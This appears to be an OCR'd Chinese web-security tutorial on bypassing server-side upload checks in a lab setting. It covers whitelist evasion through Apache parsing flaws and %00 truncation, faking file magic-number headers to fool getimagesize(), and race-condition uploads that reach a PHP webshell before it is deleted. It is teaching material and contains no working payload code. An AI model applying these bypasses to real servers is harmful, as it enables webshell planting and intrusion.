服务端校验——白名单


白名单和上一节讲的黑名单的区别在哪里？黑名单是未经许可非法用户禁止入内，我禁止某些人入内，大部分人是可以进去的。白名单是未经允许禁止入内，只有允许的人才能进入，对应的只有合法文件才能上传。 解析的时候我们为什么要文件合法？因为中间件能够解析，只允许不能被解释的文件且只符合当前业务的文件才能够上传。比如头像 png、jpg、gif，不需要其他的文件名，做好限制极大地杜绝安全问题。

从规则上来讲白名单是比较难突破的，除非类似%00 截断，而且这种截断也要看具体代码逻辑才能够实现，从代码层面去做突破略难。简单的题目有配合 Apache 的解析漏洞以及其他漏洞。像多层压缩包嵌套、或者本身有缺陷产生的文件上传问题等等后面都会分享，本次内容为配合 Apache 的解析缺陷。


- 配合Apache的解析缺陷
  - ◆. Apache的解析漏洞主要特性为Apache是从后面开始检查后缀，按最后一个合法后缀
- 配合其他漏洞（后面内容会讲）

我使用的环境一般是放在 Linux 下 Apache 用的比较多，包括 nginx 和 IIS 都存在这种解析漏洞的。所以白名单突破需要配合的就是中间件的缺陷。


具体环境操作如下：



上传.php 禁用 js，非法文件禁止上传。开启 burp suite 那么去传一个 jpg 文件，



提示非法文件禁止上传。



服务端校验——文件内容头校验

内容头校验涉及到一些函数，例如对图像处理的函数。比如 getimagesize 获取图像大小。

getimagesize

(PHP 4, PHP 5, PHP 7)
getimagesize — 取得图像大小


说明

```
array getimagesize ( string $filename [, array &$imageinfo ] )
```


getimagesize() 函数将测定任何 GIF，JPG，PNG，SWF，SWC，PSD，TIFF，BMP，IFF，JP2，JPX，JB2，JPC，XBM 或 WBMP 图像文件的大小并返回图像的尺寸以及文件类型和一个可以用于普通 HTML 文件中 IMG 标记中的 height/width 文本字符串。


如果不能访问 **filename** 指定的图像或者其不是有效的图像，**getimagesize()** 将返回 **FALSE** 并产生一条 `E_WARNING` 级的错误。

如果不是指定的图像、有效的图像，就会产生一条false，这个函数可以判断这个文件是不是一个图片。



新建一个文件：






很多文件有对应的文件格式：

JPEG (jpg),	文件头：FFD8FF	文件尾：FF D9
PNG (png),	文件头：89504E47	文件尾：AE 42 60 82
GIF (gif),	文件头：47494638	文件尾：00 3B
ZIP Archive (zip),	文件头：504B0304	文件尾：50 4B
TIFF (tif),	文件头：49492A00	文件尾：
Windows Bitmap (bmp),	文件头：424D	文件尾：
CAD (dwg),	文件头：41433130	文件尾：
Adobe Photoshop (psd),	文件头：38425053	文件尾：
Rich Text Format (rtf),	文件头：7B5C727466	文件尾：
XML (xml),	文件头：3C3F786D6C	文件尾：
HTML (html),	文件头：68746D6C3E	
Email [thorough only] (eml),	文件头：44656C69766572792D646174653A	
Outlook Express (dbx),	文件头：CFAD12FEC5FD746F	
Outlook (pst),	文件头：2142444E	
MS Word/Excel (xls.or.doc),	文件头：D0CF11E0	
MS Access (mdb),	文件头：5374616E64617264204A	
WordPerfect (wpd),	文件头：FF575043	
Adobe Acrobat (pdf),	文件头：255044462D312E	
Quicken (qdf),	文件头：AC9EBD8F	
Windows Password (pwl),	文件头：E3828596	
RAR Archive (rar),	文件头：52617221	
Wave (wav),	文件头：57415645	
AVI (avi),	文件头：41564920	
Real Audio (ram),	文件头：2E7261FD	
Real Media (rm),	文件头：2E524D46	
MPEG (mpg),	文件头：000001BA	
MPEG (mpg),	文件头：000001B3	
Quicktime (mov),	文件头：6D6F6F76	
Windows Media (asf),	文件头：3026B2758E66CF11	
MIDI (mid),	文件头：4D546864	

这些函数是通过文件头来做判断的。如果可以把这个文件头给伪造出来，基本可以对它实现欺骗成功绕过。



竞争上传

- 情景
  - ◆文件上传后，检测是否合法，不合法就删除
  - ◆注意：


  - ◆意味着文件存在于服务器上过，只是存在的时间很短
  - ◆所以理论上还是能够访问到的

竞争上传是逻辑上的错误文件上传成功后，正常逻辑是后端代码一直在运行检测，合法就可以保存，不合法直接删掉。


在远程服务器上写入 a.php

文件真的上传成功了

请选择要上传的文件： 浏览... 未选择文件。



文件上传成功，保存于：uploads/eval.php error:upload the file type is not allowed，delete the file!




过 5 秒钟就删掉，会形成产生一个临时文件的，趁临时文件没有被删掉赶紧访问。这种题目对服务器的性能影响比较大。


举栗子


上传 php 文件，进行访问，显示查不到。


我们可以考虑让刚上传的文件去生成一个新的文件产生新的需要。

